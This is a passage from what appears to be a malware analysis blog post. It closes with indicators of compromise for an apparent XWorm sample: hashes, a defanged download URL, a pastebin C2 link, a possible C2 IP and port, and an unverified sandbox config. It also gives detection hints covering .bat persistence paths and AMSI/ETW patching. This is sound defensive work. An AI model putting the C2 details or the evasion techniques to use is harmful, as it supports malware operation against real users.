So to round things up here’s a list of indicators I found of this sample:
| File | SHA256/URL/IPAddress |
|---|---|
| PDF Attachment | c8cde80e05d6de3b080dc0ac789e63b3474046bef3e21686e11c84d8d435e805 |
| .bat file (it’s the same file with another name in the home and startup directory of the user) | a75416b3ca973ec81129cdadba21d216fb4b8ba8d4b1362f4bc98ff96f079241 |
| .bat file powershell payload | 2429bf4c389880bbfa7511f43f282b74a09283872e801e35dff98fee4c25af49 |
| extracted .exe payload1 (ergcxoyryz.tmp) | |
| extracted .exe payload 2 (Aug15thbuild.exe) | 3a58244f64478f21752ad1632645b662136a5caceeb897cc9325c97c65d49bc5 |
| initial .7z download | hxxps[://]access[.]skaparade[.]com/Firmenprofil und Angebot.7z |
| pastebin URL | hxxps[://]pastebin[.]com/raw/T5qT1fjA |
| possible C2 | 185[.]157[.]160[.]198:57744 |
Possible config
A sandbox gave this as possible config. I couldn’t verify it yet.
{
  "C2 url": [
    "https://pastebin.com/raw/T5qT1fjA"
  ],
  "Aes key": "XxxlocalhostxxX",
  "SPL": "<Xwormmm>",
  "Install file": "USB.exe"
}
Detection
As the bat file is probably running way too short, there is no real way to hunt it running. If there is an EDR in place, it could be intercepting in the moment it is rewriting low level hex-codes to return before the EtwEventWrite or AMSI functions can run.
It generally is hard to detect if there is no EDR as all the code is loaded in memory at runtime so better prepare yourself.
If this sample could be in your environment look for:
- suspicious .bat files in the users home (C:\Users\$username\aoc.bat – was the case of this executable)
- the users startup directory (C:\Users\$username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\fca8.bat)
Also watch out for Registries, where keys under HKLM:\SOFTWARE\Microsoft\AMSI\Providers-registry key are deleted.
Thanks for joining in and I hope it was interesting and helpful for someone!
Seeya,
R4ruk
 Sidequest Lab